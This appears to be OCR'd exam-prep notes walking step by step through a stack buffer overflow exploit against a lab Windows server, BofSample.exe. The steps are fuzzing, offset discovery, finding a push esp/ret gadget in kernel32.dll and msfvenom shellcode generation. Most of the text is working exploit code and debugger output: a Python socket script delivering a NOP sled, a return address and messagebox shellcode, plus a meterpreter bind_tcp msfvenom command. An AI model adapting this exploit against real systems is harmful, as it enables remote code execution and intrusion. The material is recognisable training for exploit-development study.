

1- Prove the Buffer overflow

- Open the program in any debugger and send very long input
- The registers should be filled with the data we sent and EIP point to invalid address



```python
#!/usr/bin/python

import socket
import sys
import time


print("[*] Sending evil command to strongPasswordSrv ",sys.argv[1])



payload = b'\x41'*int(sys.argv[1])

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.7.129',80))

s.send(payload)
r = s.recv(1024)
print(r)
s.close()
```



BofSample.exe - PID: 12792 - Thread: Main Thread 8796 - x32dbg

```
766E9078   54               push esp
766E9079   C3               ret
766E907A   0E               push cs
766E907B   006D C3          add byte ptr ss:[ebp-3D],ch
766E907E   0E               push cs
766E907F   007B C3          add byte ptr ds:[ebx-3D],bh
766E9082   0E               push cs
766E9083   00CB             add bl,cl
766E9085   C3               ret
766E9086   0E               push cs
766E9087   0013             add byte ptr ds:[ebx],dl
766E9089   C40E             les ecx,fword ptr ds:[esi]
766E908B   0059 C4          add byte ptr ds:[ecx-3C],bl
766E908E   0E               push cs
766E908F   00AD C40E0009    add byte ptr ss:[ebp+9000EC4],cl
766E9095   C50E             lds ecx,fword ptr ds:[esi]
766E9097   0051 C5          add byte ptr ds:[ecx-3B],dl
766E909A   0E               push cs
766E909B   0060 C5          add byte ptr ds:[eax-3B],ah
```

```
EAX    00000000
EBX    00203000
ECX    0019D528
EDX    00000000
EBP    41414141
ESP    0019D4BC
ESI    06FA50B8
EDI    06FA8D30

EIP    41414141

EFLAGS    00000246
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
```

```
1: [esp+4] 41414141
2: [esp+8] 41414141
3: [esp+c] 41414141
4: [esp+10] 41414141
5: [esp+14] 41414141
```


```
esp=0019D4BC "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

.rdata:766E9078 kernel32.dll:$E9078 #E9078
```

```
Address   Hex                                                ASCII
77BF7000  14 00 16 00 18 90 C0 77 08 00 0A 00 E0 8F C0 77  ......Àw....Àw..
 F7010    00 00 02 00 24 D9 BF 77 80 79 C2 77 F0 74 C2 77  ....$Ù¿w.yÂ
 F7020    00 00 00 00 30 3A D2 77 50 7C C2 77 40 EC C2 77  ....0:ÒwP|Â
 F7030    00 00 00 00 00 00 00 00 00 7C C2 77 F0 74 C2 77  ..........|Â
 F7040    00 00 00 00 D0 4D D2 77 A0 23 C5 77 F0 74 C2 77  ....ÐMÒw #Å
 F7050    80 4C D2 77 D0 4D D2 77 D0 28 C5 77 F0 74 C2 77  .LÒwÐMÒwÐ(Å
 F7060    10 4D D2 77 D0 4D D2 77 00 00 00 00 00 00 00 00  .MÒwÐMÒw...
 F7070    00 00 00 00 57 14 01 E2 46 15 C5 43 A5 FE 00 8D  ....W..âF.Å
 F7080    EE E3 D3 F0 06 00 00 00 90 8F C0 77 01 00 00 00  îãÓð......À
 F7090    9A 8B 13 35 96 5D BD 4F 8E 2D A2 44 02 25 F9 3A  ...5.]½O.-¢
 F70A0    06 00 01 00 70 8F C0 77 02 00 00 00 E3 28 2F 4A  ....p.Àw...
 F70B0    B9 53 41 44 BA 9C D6 9D 4A 4A 6E 38 06 00 02 00  ¹SADº.Ö.JJn
 F70C0    50 8F C0 77 03 00 00 00 76 6C 67 1F E1 80 39 42  P.Àw....vlg
 F70D0    95 BB 83 D0 F6 D0 DA 78 06 00 03 00 30 8F C0 77  .».ÐöÐÚx...
 F70E0    04 00 00 00 12 7A 0F 8E B3 BF E8 4F B9 A5 48 FD  .....z..³¿è
 F70F0    50 A1 5A 9A 0A 00 00 00 B0 8F C0 77 00 00 00 00  P¡Z.....°.À
 F7100    08 00 0A 00 F0 8F C0 77 18 00 00 00 00 00 00 00  ....ð.Àw...
 F7110    28 7A BF 77 40 00 00 00 00 00 00 00 00 00 00 00  (z¿w@......
```

```
0019D4BC  41414141
0019D4C0  41414141
0019D4C4  41414141
0019D4C8  41414141
0019D4CC  41414141
0019D4D0  41414141
0019D4D4  41414141
0019D4D8  41414141
0019D4DC  41414141
0019D4E0  41414141
0019D4E4  41414141
0019D4E8  41414141
0019D4EC  41414141
0019D4F0  41414141
0019D4F4  41414141
0019D4F8  41414141
0019D4FC  41414141
0019D500  41414141
0019D504  41414141
0019D508  41414141
0019D50C  41414100
0019D510  41414141
```


2- Find Offset to overwrite the EIP

- Generate random (tool available on kali)




```
┌──(secops㉿kali)-[~]
└─$ msf-msf-pattern_create  -l 120
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9

┌──(secops㉿kali)-[~]
└─$
```

- Send the generated data to the server



```python
#!/usr/bin/python

import socket
import sys
import time

print("[*] Sending evil command to strongPasswordSrv ",sys.argv[1])

#payload = "A"*int(sys.argv[1])
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9"

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.7.129',80))

s.send(payload.encode())
r = s.recv(1024)
print(r)
s.close()
```


- Take not of the value in EIP



```
00401140   E9 C5690000   jmp bofsample.407B0A
00401145   E9 349B0100   jmp bofsample.41AC7E
0040114A   E9 7E880000   jmp bofsample.4099CD
0040114F   E9 7C040500   jmp bofsample.4515D0
00401154   E9 1DA90100   jmp bofsample.41BA76
00401159   E9 4B610500   jmp bofsample.4572A9
0040115E   E9 05780000   jmp bofsample.408968
00401163   E9 33140100   jmp bofsample.41259B
00401168   E9 9D4B0100   jmp bofsample.415D0A
0040116D   E9 55B60400   jmp bofsample.44C7C7
00401172   E9 244E0100   jmp bofsample.415F9B
00401177   E9 11240300   jmp bofsample.43358D
0040117C   E9 9C350200   jmp bofsample.42471D
00401181   E9 EE940000   jmp bofsample.40A674
```

```
EAX   00000000
EBX   00248000
ECX   0019D53C
EDX   00000000
EBP   41346141
ESP   0019D4BC     "6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
ESI   06F950B8     &"C:\\00-bof\\BofSample.exe"
EDI   06F98AF0     &"ALLUSERSPROFILE=C:\\ProgramData"

EIP   61413561
```


- User the script below to find the exact offset




```
─(secops㉿kali)-[~]
─$ msf-pattern_offset  -l 120 -q 61413561
*] Exact match at offset 16
```

3- Find JMP ESP/CALL ESP

- Use the script findjmp.exe
- This is valid only if the system does not have ASLR enable (which should be the case for the exam)



```
C:\00-bof>findjmp.exe  kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7666865F      push esp - ret
0x7666CD5F      push esp - ret
0x7666CE37      push esp - ret
0x766E9078      push esp - ret
0x76701151      push esp - ret
Finished Scanning kernel32.dll for code useable with the esp register
Found 5 usable addresses
```


BofSample.exe - PID: 12792 - Module: kernel32.dll - Thread: Main Thread 8796 - x32dbg
File View Debug Tracing Plugins Favourites Options Help Dec 21 2023 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbol


```
766E9078   54             push esp
766E9079   C3             ret
766E907A   0E             push cs
766E907B   006D C3        add byte ptr ss:[ebp-3D],ch
766E907E   0E             push cs
766E907F   007B C3        add byte ptr ds:[ebx-3D],bh
766E9082   0E             push cs
766E9083   00CB           add bl,cl
766E9085   C3             ret
766E9086   0E             push cs
766E9087   0013           add byte ptr ds:[ebx],dl
766E9089   C40E           les ecx,fword ptr ds:[esi]
766E908B   0059 C4        add byte ptr ds:[ecx-3C],bl
766E908E   0E             push cs
766E908F   00AD C40E0009  add byte ptr ss:[ebp+9000EC4],ch
766E9095   C50E           lds ecx,fword ptr ds:[esi]
766E9097   0051 C5        add byte ptr ds:[ecx-3B],dl
766E909A   0E             push cs
```

4- Generate Shell code With MSFVenom

```
msfvenom -p windows/messagebox TEXT=hello TITLE=hello -b "\x00\x0a\x0d" -f
python --var-name shellCode
```


msfvenom -p windows/meterpreter/bind_tcp LPORT=4444 EXITFUNC=thread -a x86 --platform windows -b "\x00" -f python --var-name shellcode

5- Insert the generated payload in python script



```python
print("[*] Sending evil command to strongPasswordSrv ")
EIP_VALUE = b"\x78\x90\x6E\x76" #0x766E9078

#Message box
shellCode= b"\x33\xc9\x64\x8b\x49\x30\x8b\x49\x0c\x8b"
shellCode += b"\x49\x1c\x8b\x59\x08\x8b\x41\x20\x8b\x09"
shellCode += b"\x80\x78\x0c\x33\x75\xf2\x8b\xeb\x03\x6d"
shellCode += b"\x3c\x8b\x6d\x78\x03\xeb\x8b\x45\x20\x03"
shellCode += b"\xc3\x33\xd2\x8b\x34\x90\x03\xf3\x42\x81"
shellCode += b"\x3e\x47\x65\x74\x50\x75\xf2\x81\x7e\x04"
shellCode += b"\x72\x6f\x63\x41\x75\xe9\x8b\x75\x24\x03"
shellCode += b"\xf3\x66\x8b\x14\x56\x8b\x75\x1c\x03\xf3"
shellCode += b"\x8b\x74\x96\xfc\x03\xf3\x33\xff\x57\x68"
shellCode += b"\x61\x72\x79\x41\x68\x4c\x69\x62\x72\x68"
shellCode += b"\x4c\x6f\x61\x64\x54\x53\xff\xd6\x33\xc9"
shellCode += b"\x57\x66\xb9\x33\x32\x51\x68\x75\x73\x65"
shellCode += b"\x72\x54\xff\xd0\x57\x68\x6f\x78\x41\x01"
shellCode += b"\xfe\x4c\x24\x03\x68\x61\x67\x65\x42\x68"
shellCode += b"\x4d\x65\x73\x73\x54\x50\xff\xd6\x57\x68"
shellCode += b"\x72\x6c\x64\x21\x68\x6f\x20\x57\x6f\x68"
shellCode += b"\x48\x65\x6c\x6c\x8b\xcc\x57\x57\x51\x57"
shellCode += b"\xff\xd0\x57\x68\x65\x73\x73\x01\xfe\x4c"
shellCode += b"\x24\x03\x68\x50\x72\x6f\x63\x68\x45\x78"
shellCode += b"\x69\x74\x54\x53\xff\xd6\x57\xff\xd0"


payload = b'\x90'*16 + EIP_VALUE + b'\x90'*64 + shellCode
#payload = bytearray.fromhex(payload)

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.7.129',80))

s.send(payload)
r = s.recv(1024)
print(r)
s.close()
```

6- **Run the final Exploit (Here just to display msgbox but could get shell)**



Command Prompt - BofSample.exe

```
C:\00-bof>BofSample.exe
################ Server Listning ....
Checking the password : ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉxÉnvÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ3╓dïI0ïI♀ïI└ïï
A ï      Çx♀3u≥ïδ♥m<ïmx♥δïE ♥├3╥ï4É♥≤Bü>GetPu≥ü~♦rocAuΘïu$♥≤fï
¶Vïu└♥≤ïtûⁿ♥≤3 WharyAhLibrhLoadTS ╓3╓Wf╣32QhuserT ╨WhoxA☺■L$♥
hageBhMessTP ╓Whrld!ho WohHellï╟WWQW ╨Whess☺■L$♥hProchExitTS
╓W ╨
```

Error

Hello World!